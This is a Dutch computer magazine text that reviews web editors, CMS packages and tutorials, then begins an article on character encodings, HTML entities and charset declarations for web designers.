De top onder de CSS-editors wordt gevormd door **TopStyle**. Met versie 4 kun je het resultaat bekijken terwijl je de CSS aan het bewerken bent. Ook kun je de CSS-code testen voor meerdere browsers en zien welke stijlen er op een bepaald moment gebruikt worden. De volledige versie 4 kost 80 dollar, maar er is ook een gratis Lite-variant van versie 3.10.

Een geheel andere manier om je website aantrekkelijker te maken is het toevoegen van een dropdown-menu. Dat kan bijvoorbeeld met **ZZEE DHTML Menu**, waarmee je op een webpagina makkelijk een menu kunt aanmaken dat zowel optisch als wat functieomvang betreft afgeleid lijkt van het Windows-startmenu. Om het JavaScript-framework te gebruiken moet je de scripts en stijlen in je eigen applicaties opnemen. Verder heeft de applicatie alleen een paar simpele initialisatie-instructies nodig en natuurlijk de beschrijving van het menu zelf. De bijgeleverde documentatie laat met een voorbeeldpagina, tutorial en API-referentie niets te wensen over. De clou: de menubalken kunnen niet alleen met JavaScript worden aangemaakt, maar eventueel ook via een PHP-interface. Zo geef je PHP-applicaties heel makkelijk een mooie interface. De gratis versie heeft die PHP-interface helaas niet en heeft bovendien maar één stylesheet. De volledige versie kost 20 dollar en heeft vier verschillende themes.

CoffeeCup was in het verleden voorname-lijk bekend door de HTML Editor, die de laatste jaren steeds weer uitgebreid is en inmiddels 50 dollar kost. Er is ook een Free HTML Editor-versie van, maar die is wel erg uitgeklee-
Free DHTML Menu Builder, waarmee je aan het menu zo'n beetje alles kunt aanpassen wat er aan te passen valt. Dat maakt het wel flexibeler maar niet overzichtelijker.


Snel resultaat

Naast de kale HTML-programma's (al zijn die qua functionaliteit helemaal niet zo kaal) zijn er de WYSIWYG-editors. De HTML-code blijft hierbij op de achtergrond, je bewerkt het uiteinde-lijke resultaat zonder je met de achterliggende code te (hoeven) bemoeien. De grote commerciële namen hierin zijn Dreamweaver, tegenwoordig onderdeel van Adobes CS4-pakket en los te koop voor 570 euro en Microsofts Expression Web Designer, waarvan versie 3 voor zo'n 170 euro te koop is. Maar gelukkig kan het ook minder uitgebreid en (daardoor) goedkoper.


Nvu is een voorbeeld van een simpele maar toch krachtige webeditor. Het is een concurrent voor programma's als Microsoft FrontPage en de eerdere versies van Dreamweaver. Sinds versie 1.0 in 2005 verscheen, zijn er geen updates meer geweest. **KompoZer** is echter een doorontwikkeling van Nvu en is eveneens gebaseerd op de Mozilla Composer, zodat het eindresultaat schone code oplevert. Het grote voordeel van beide programma's is dat ze opensource zijn en er versies zijn voor zowel Windows als Linux en Mac OS X. De mogelijkheid binnen KompoZer om de broncode als HTML-tags te bekijken geeft een goed overzicht van de opbouw van een pagina.

PhotonFX Easy Website Pro zet binnen enkele minuten aan de hand van sjablonen een kant-en-klare website online. Met behulp van variaties op de lay-out, kleurschema's en afbeeldingen pas je de pagina's aan je eigen wensen aan. Dan is de inhoud aan de beurt: er wordt een logo vastgelegd en de knoppen voor eigen pagina's, externe adressen of mailto-links worden aangemaakt. Dan vul je de pagina's met de ingebouwde Visual Style Editor. Als je wilt, kun je daar ook HTML-code bij gebruiken. Veranderingen aan de automatisch aangemaakte CSS-pagina's behoren tot de mogelijkheden, evenals het aanpassen van de metatags. Tot de extra's behoren gekleurde scrollbalken, de snelnavigatie per uitvouwenmenu en een e-mailformulier. De pagina's kunnen worden opgepimpt met Flash-animaties en geluiden. Het resultaat kan lokaal opgeslagen worden en van daaruit desgewenst via FTP naar de webserver geüpload worden. De try-outversie biedt alle mogelijkheden voor 30 dagen, de qua tijd onbegrensde versie kost 60 euro voor niet-commerciële websites, 70 dollar voor bedrijfssites en 160 dollar voor resellersites.


NetObjects Fusion 11 is een webdesign-programma met een hele batterij aan tools en mogelijkheden en biedt een naadloze integratie met XHTML, CSS, JavaScript, XML en Ajax-componenten. Er zijn aparte wizards



Met HTML-Kit kun je de broncode overzichtelijk bewerken zonder al teveel gestoord te worden door allerlei toeters en bellen.




Met AceHTML kun je de HTML-syntaxis maten controleren.



De CSS-editor TopStyle heeft een groot aantal bewerkingsmogelijkheden. De gratis Lite-versie is minder uitgebreid, maar nog steeds heel goed bruikbaar.

Met de Free DHTML Menu Builder van Coffeecup kun je snel interactieve menu's voor op de website maken.



voor het maken van contact met databases en voor formulieren. De volledige versie kost online bij de producent tijdelijk 90 euro, maar er is ook een gratis Essentials-variant. Na het installeren en verplicht registreren kun je met de Site Wizard een lay-out kiezen en vervolgens met de pagina's aan de slag. De interface is overzichtelijk, en toch zitten alle opties erin. Met een bijna dtp-achtige manier van werken kun je met drag&drop volledig WYSIWYG je website opbouwen, waarbij je toch de mogelijkheid houdt de HTML-code in te zien en te bewerken.

High-end management

Het programma **WebSite X5** is een eenvoudige combinatie van een WYSIWYG-editor en een contentmanagementsysteem (CMS). We hebben speciaal voor c't-lezers een Smart 8-versie online staan (zie softlink) die na registratie volledig en onbeperkt te gebruiken is. Registreer het programma op de website van de producent met onze speciale product-code, die ook te vinden is bij de softlink.

Met de Smart 8-versie van WebSite X5 kun je tot 28 pagina's aanmaken en daarbij kiezen uit meer dan 100 voorgedefinieerde templates. Die templates kun je ook nog eens een keer aanpassen aan je eigen smaak. Een menu wordt automatisch aangemaakt. Eigenlijk gebeurt vrijwel alles in wizard-vorm, tot en met het uploaden van je bestanden aan toe. Op dezelfde manier kun je achteraf de pagina's makkelijk aanpassen. Het gemak van deze manier van werken betekent wel dat je binnen de mogelijkheden van die wizard moet blijven, maar dan heb je ook snel resultaat. De volledige versie van Incomedia's WebSite X5 heet Evolution 8 en kost 71 euro; Compact 8, de eenvoudigere versie, kost 42 euro.

Zeta Producer Desktop is eveneens een heel gemakkelijk te bedienen CMS. Het wordt lokaal geïnstalleerd en de voltooidde pagina's kunnen via FTP naar de server geüpload worden. De structuur van de website wordt links als een mapstructuur weergegeven. De subpagina's kunnen worden in- en uitgeklapt. Als je op een pagina klikt, verschijnt er in het rechter venstergedeelte een preview, van waaruit je via tabs naar verschillende pagina's kunt gaan die tools aanbieden voor de bewerking. De interface is vrij sober opgezet, maar dat betekent ook dat je niet lang hoeft te zoeken naar alle noodzakelijke instelmogelijkheden. Je kunt kiezen uit 26 lay-outs, die niet veranderd kunnen worden. De kleuren kun je daarentegen wel aanpassen. De mogelijkheid om externe editors te integreren, bijvoorbeeld voor HTML-pagina's of foto's, onderstreept het professionele karakter van deze tool. Zeta Producer Desktop 9 kost 129 dollar, waarmee je vervolgens 80 pagina's kunt beheren. De gratis versie heeft dezelfde mogelijkheden, maar gaat maar tot 10 pagina's. De producent biedt nog andere versies aan, die bijvoorbeeld workflows ondersteunen en veranderingen aan de lay-out toestaan, maar die zijn een stuk duurder.

Een portal biedt meteen meerdere webapplicaties op intranet of internet aan. Als je een complexe portal wilt ontwerpen, kun je bij nul beginnen en alles met de hand programmeren of een aantal kant-en-klare systemen zoals een forum en gebruikersbeheer met elkaar combineren. Met **Intrex Extreme** kan dat een stuk sneller. Dit portalframework heeft voor veel taken al kant-en-klare componenten zoals een kalender, nieuwsbrief, contentmanagement, wiki's, blogs en nog veel meer. Met geïntegreerde tools genereer je hieruit op maat gemaakte toepassingen, formulieren, lay-outs en

menustructuren. Zelfs workflows kunnen door simpel drag&drop in beeld worden gebracht. Intrex Extreme kan bestaande gegevens gebruiken, zoals gebruikersinformatie van een externe LDAP-server, en dat combineren met webservices. Een Portal Manager is gratis te downloaden (300 MB). Maar de core business van Intrex Xtreme bestaat natuurlijk uit de Server-versies, variërend van Start (525 euro) tot Server License voor 44.100 euro (allebei exclusief BTW).

Een iets bescheidener variant is de **Site Manager** van Bitrix. Dit pakket legt de nadruk op makkelijk websitebeheer in een Microsoft Office-achtige omgeving. De gebruikersinterface heeft daardoor een steile leercurve. Tijdens het installeren wordt de Bitrix Environment gedownload met daarin de software die nodig is om de Site Manager te kunnen gebruiken: MySQL, PHP, Apache, Zend Optimizer en eAccelerator. Er is een 30-dagen probeerversie. Ook hier lopen de prijzen weer aardig uiteen: van 250 dollar voor de Start Edition tot 2400 dollar voor de Enterprise Edition en 9990 dollar voor de Ultimate Edition met ondersteuning voor verschillende databases.

Gelukkig zijn er ook opensource mogelijkheden. **Plone** is geschikt voor content-, document- en kennismanagement. In een paar minuten heb je een intranet, portal, groupware-tool of website. Het is beschikbaar voor Windows, Linux en Mac OS X. Na het installeren kom je via de Plone Controller bij de managementinterface van Zope of de Plone-site. Het aanmaken van een site is zo gepiept, daarna kun je meteen aan de slag met de content. Ook is het vrij eenvoudig een andere stijl te downloaden en te installeren. Het lijkt qua opbouw en bediening allemaal wel wat minder overzichtelijk dan Joomla en zeker Drupal.

Tutorials

Er zijn op internet een heleboel handleidingen en online boeken te vinden over de meest verschillende onderwerpen. Daar moet je dan wel even voor gaan zitten. Alle tutorials die we hier noemen, zijn te vinden via de softlink. Enkele tutorials zijn in de vorm van een pdf-bestand, zodat je die kunt downloaden en verder overal offline kunt bekijken, bijvoorbeeld op een e-bookreader.


Een algemene inleiding in de Ajax-technologie komt van Matthew Eernisse met 'Build Your Own AJAX Web Applications'. Daarin wordt ook het klassieke back-button probleem opgelost: in een Ajax-applicatie wordt van verschillende bronnen informatie opgehaald, waardoor de pagina er altijd anders uit zal zien, omdat die steeds opnieuw aangemaakt en geüpdatet wordt. Dan heeft een 'terug'-knop weinig waarde en leidt die tot rare bijverschijnselen.

Voor de opensource CMS'en zijn prima tutorials te vinden, zoals 'Make a Joomla Template in 5 Easy Steps' van Gary Reid en de 'Joomla! 1.5: Quick Start Guide' van de Joomla Document Work Group, waarin alles over het installeren en beheren van Joomla 1.5 behandeld wordt. Daarna kun je met 'An Incomplete Guide To SEO + Joomla SEO' van Barrie North je website optimaliseren voor zoekmachines. Voor Drupal kun je met de tutorial 'Drupal 6 Content Administration' van J. Ayen Green het CMS installeren maar vooral ook beheren, en is dan ook met name bedoeld voor contenteditoren.


Als je per se alles in eigen hand wilt houden, kun je bijvoorbeeld met Alavor Vasudevans uitgebreide inleiding 'PHP HOW-TO' aan de slag of met 'Websites bouwen met Nvu' van Wim van Dessel zelf een website maken. Als je toch minder geïnteresseerd bent in de code en meer in het creatieve proces via WYSIWYG, dan biedt 'Creating a Website: Introduction to Dreamweaver' een inleiding in Dreamweaver CS3.

Videovoorbeelden

Als je een programmeertaal echt goed wilt leren of met een softwaretool wilt kunnen omgaan, is de meest efficiënte manier daar



Maak met NetObjects Fusion een website op een dtp-achtige manier met drag&drop.



Met het CMS Plone heb je zo een systeem online om content en documenten te beheren en te delen.

samen met iemand die er verstand van heeft mee aan de slag te gaan of je te laten voordoen hoe het moet. Gelukkig hoef je niet afhankelijk te zijn van anderen: er zijn een aardig aantal videotutorials op internet die je in alle rust kunt bekijken en waarmee je eventueel meteen mee kunt doen.

Als het begrip Ajax je nog niet helemaal duidelijk is, kun je op killerajax.com meer dan 3 uur video's bekijken over dat onderwerp. Daarbij komt de hele range van het XMLHttpRequest-object tot en met het inbedden van de gebruikersinterfacecode Scriptaculous aan bod.

Voor Joomla en Drupal, maar ook voor andere systemen als WordPress en phpBB, zijn er videotutorials die met name voor de beginnende contentmanager bedoeld zijn. Die video's laten in een notendop zien wat de mogelijkheden zijn en waar je die in de back-end kunt vinden. Dat werkt een stuk sneller dan dat zelf te moeten uitvissen.

Ook voor onderwerpen als PHP, HTML en CSS zijn er videotutorials, waarbij de moeilijkheidsgraad van de onderwerpen

meestal laag is en je er prima mee op gang wordt geholpen. De problemen die je daarna tegenkomt zijn meestal specifiek, en dan kom je vanzelf uit bij de eerder genoemde online tutorials.

Zoek je eigen weg

Het blijkt dat er veel verschillende manieren zijn om één en hetzelfde probleem op te lossen. Welk type en welke webeditor je kiest, is een kwestie van persoonlijke voorkeur, maar ook van de eisen die je aan je website stelt.

Voor vrijwel ieder aspect van het ontwikkelen van een webapplicatie zijn er opensource en commerciële mogelijkheden. Ben je niet vies van wat handwerk en vind je het leuk om dingen zelf uit te zoeken, kijk dan eerst bij de freeware mogelijkheden. Hecht je meer waarde aan ondersteuning en continuïteit, dan hangt daar meestal ook een prijskaartje aan. (nkr)

Softlink 09WD048



Met de wizard van WebSite X5 maak je snel een lay-out, die je daarna met dezelfde wizard van content kunt voorzien.


ct

Herbert Braun

Digitale spraakverwarring

De grondbeginselen van tekensets voor webdesigners

Speciale tekens en vreemde alfabetten vormen twintig jaar na de oprichting van het World Wide Web nog steeds een probleem. Moet een webdesigner nog steeds ¨ schrijven om een trema zonder kleerscheuren in de browser te krijgen, of volstaat een ongecodeerde ë? Het is allemaal een kwestie van tekencodering.



Als je op een website of in een RSS-feed een wirwar aan tekens bestaande uit blokjes, vraagtekens of zinloze lettercombinaties te zien krijgt, duidt dat op problemen met de declaratie van de tekenset. Zelfs drukbezochte websites zijn niet immuun voor dit soort fouten, waarvan de oorsprong vaak verborgen ligt tussen database en contentmanagementsysteem. Soms hebben verschillende browsers tegengestelde ideeën over de juiste codering.

Problemen met trema's en speciale tekens bevestigen het feit dat computers niet in cijfers en letters denken. Elk teken dat je in de webeditor of in de adresregel van de browser intypt, moet door de computer als een reeks enen en nullen worden geïnterpreteerd. De regels hiervoor zijn met grote willekeur vastgelegd – of zoals Joel Spolsky verklaart: "There Ain't No Such Thing As Plain Text" (er is niet zoiets als platte tekst) [1].

Deze regels heten codering (Engels: encoding). Een tekenset (character set, kort: charset) staat daarentegen voor de reeks tekens die kunnen worden weergegeven, gewoonlijk inclusief de coderingsregels. De begrippen worden meestal niet scherp van elkaar gescheiden.

Hoewel er duizenden tekensets zijn ontwikkeld, zijn er in de praktijk maar enkele relevant. Hierbij is ASCII koploper, wat staat

voor American Standard Code for Information Interchange. Met 7-bit ASCII kunnen 2⁷, dus 128 tekens worden weergegeven. Trema's zitten daar niet bij.

ISO 8859-1 heeft daarentegen een dubbele tekenomvang (256 tekens, 8 bit). Hiermee ondersteunt deze standaard de speciale tekens van bijna alle West- en Midden-Europese talen. Samen met de ervan afgeleide Windows-1252-standaard wordt ISO 8859-1 inmiddels breed toegepast. Er bestaan ook varianten van ISO 8859 voor niet-Europese talen. Maar zeker als het om talen uit het Verre Oosten en de bijbehorende duizenden tekens gaat, kun je het met 8-bit-tekensets wel vergeten.

Unicode (zie kader) rekent af met dit soort beperkingen. Unicode is een tekentabel die alle bekende schriften wil weergeven. Dit systeem omvat op dit moment ongeveer 100.000 tekens. De belangrijkste coderingen van Unicode zijn UTF-16, dat de meeste Unicode-tekens in 16 bit weergeeft, en UTF-8. De laatste is net als ISO 8859 ASCII-compatibel; tekens buiten het ASCII-bereik worden met 16, 24 of 32 bit geschreven.

&Umlauten;

Hoewel ISO 8859 begin jaren negentig al erg veel werd gebruikt en de ontwikkeling

van Unicode allang was begonnen, wist het vroege World Wide Web niets van tekens buiten het ASCII-bereik. Zo vind je in de medewerkerlijst van de eerste HTML-specificatie de volgende entry: "Kari Syd{nmaanlakka (‘ is 'a' with two dots above it... we must get some character set description into HTML!)"

HTML+, dat uit 1993 dateert, nam een techniek over van SGML, waaraan HTML was ontleend. Hiermee konden speciale tekens in ASCII worden uitgedrukt. HTML-entiteiten (entity's) beginnen met het &-teken (ampersand), gevolgd door een afkorting en een puntkomma. Zo verandert een ä in ¨. Er bestaan in totaal 252 van zulke entiteiten. Op de plaats van de afkorting kan ook een hekje staan, gevolgd door het Unicode-tekennummer. De ä heet dan ä of (hexadecimaal) ä

Deze entiteiten staan tot op de dag van vandaag op de meeste webpagina's waarop niet-ASCII-tekens opduiken. Maar wat gebeurt er als een webdesigner niet ä of ä of ¨ schrijft, maar simpelweg ä? Welke codering gebruikt een webpagina?

Beschreven enveloppen

Niet HTML is voor die vraag verantwoordelijk, maar het overdrachtsprotocol HTTP, dat

tegelijkertijd ontstond. Het document kan tenslotte moeilijk informatie over zichzelf verstrekken – als iemand je in het Chinees uitlegt dat hij Chinees spreekt, zul je die informatie waarschijnlijk ook niet begrijpen.

HTTP plaatst bij het versturen van webpagina's een zogenaamde header voor de te versturen data. Deze bevat net als een envelop meta-informatie over het document. Het protocol heeft veel technische details van het e-mailformaat MIME overgenomen. MIME en HTTP kennen de headereigenschap Content-Type, die bepaalde voorgedefinieerde waarden mag aannemen. Zo staat text/html voor een webpagina, text/plain voor tekstdocumenten en application/xml voor XML of XHTML. Dit veld kan bovendien de tekencodering bevatten:

Content-Type: text/html; charset=utf-8

Zowel de MIME-typen als de exacte namen van de tekencoderingen zijn door de internetorganisatie IANA (Internet Assigned Numbers Authority) gespecificeerd. Hierbij spelen hoofdletters of kleine letters geen rol.

Deze HTTP-header kan door de beheerder van de webserver worden ingesteld. In het Apache-configuratiebestand httpd.conf wordt de codering voor elk als text/html of text/plain afgeleverd document door de waarde van addDefaultCharset bepaald. Hoewel de standaardwaarde ('On') voor ISO 8859-1 staat, kan elke willekeurige tekenset worden opgegeven. Bovendien kan Apache tekensets aan bestandsextensies koppelen: zo wijst addCharset iso-8859-5 .ru cyrillische tekens toe aan alle bestanden met de extensie .ru.

Om erachter te komen welke HTTP-headers een webserver uitgeeft, kun je een beroep doen op een hele reeks webdiensten (zie softlink). Een netwerksniffer als WireShark of de Firefox-add-on LiveHTTPHeaders, die de gehele HTTP-communicatie afluistert, bieden nog meer details.

Designerswensen

Bij de declaratie van de tekenset via HTTP zouden de beheerder van de server en de webdesigner idealiter dit met elkaar moeten afstemmen. In de praktijk is dat niet altijd haalbaar. Hoewel zo'n declaratie in het document op zich onzinnig is, voorziet HTML toch in die mogelijkheid, namelijk via de omweg van een 'HTTP-equivalent' in de paginaheader. Hiermee kan de HTML-pagina een ontbrekende HTTP-header toevoegen:

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
```

Deze constructie verandert zogezegd de informatie op de envelop terwijl de ontvanger de brief al aan het lezen is. Dat werkt in de praktijk heel betrouwbaar, mede doordat de meest gebruikte tekensets ASCII, ISO 8859 en UTF-8 deze regel in dezelfde bytevolg-orde weergeven.



Op de Oudengelse Wikipedia maakt het wel degelijk uit welke codering je hebt ingesteld: UTF-8 (links) geeft de vreemde tekens wel weer, terwijl ISO-8859-15 (rechts) er niet mee overweg kan.

HTML-opvolger XHTML is gebaseerd op XML en biedt daarom een tweede mogelijkheid om de tekenset in het document op te geven: de XML-declaratie aan het begin van het document. Deze staat eveneens het opgeven van de tekenset toe:

```
<?xml version="1.0" encoding="utf-8"?>
```

Bij twijfel krijgt deze declaratie voorrang boven <meta http-equiv="...">. In de praktijk komt die echter maar weinig voor, omdat bij Internet Explorer 6 vreemd genoeg de Quirks-modus in werking wordt gezet. De browser wordt hierdoor compatibel met oudere HTML-pagina's, maar bevat dan dus ook de oude fouten.

Overigens is het nog met het XML-element noch met de metatag mogelijk om een via HTTP gedeclareerde tekenset te overschrijven. Als de admin een tekencodering op de server heeft vastgelegd, kun je daar als webdesigner niets aan veranderen. Zo'n instelling kan enkel met scripttalen als Python, Perl of PHP worden omzeild, die op de server draaien.

Een steekproef bij shared-hostingpakketten van marktleider Strato leverde geen default ingestelde codering op. Hier heb je als webdesigner dus de vrije hand bij de vormgeving, maar ook de plicht de client over de gebruikte codering te informeren.

Er bestaat geen standaard tekencodering voor HTML. Dat is anders bij XML en XHTML: bij UTF-8 en UTF-16 hoef je in theorie geen tekenset op te geven. Helaas druist dit in tegen de jongste HTTP-specificatie RFC 2616, die het over ISO 8859-1 als standaard-codering heeft. Expliciete declaratie is dus dringend aan te raden.

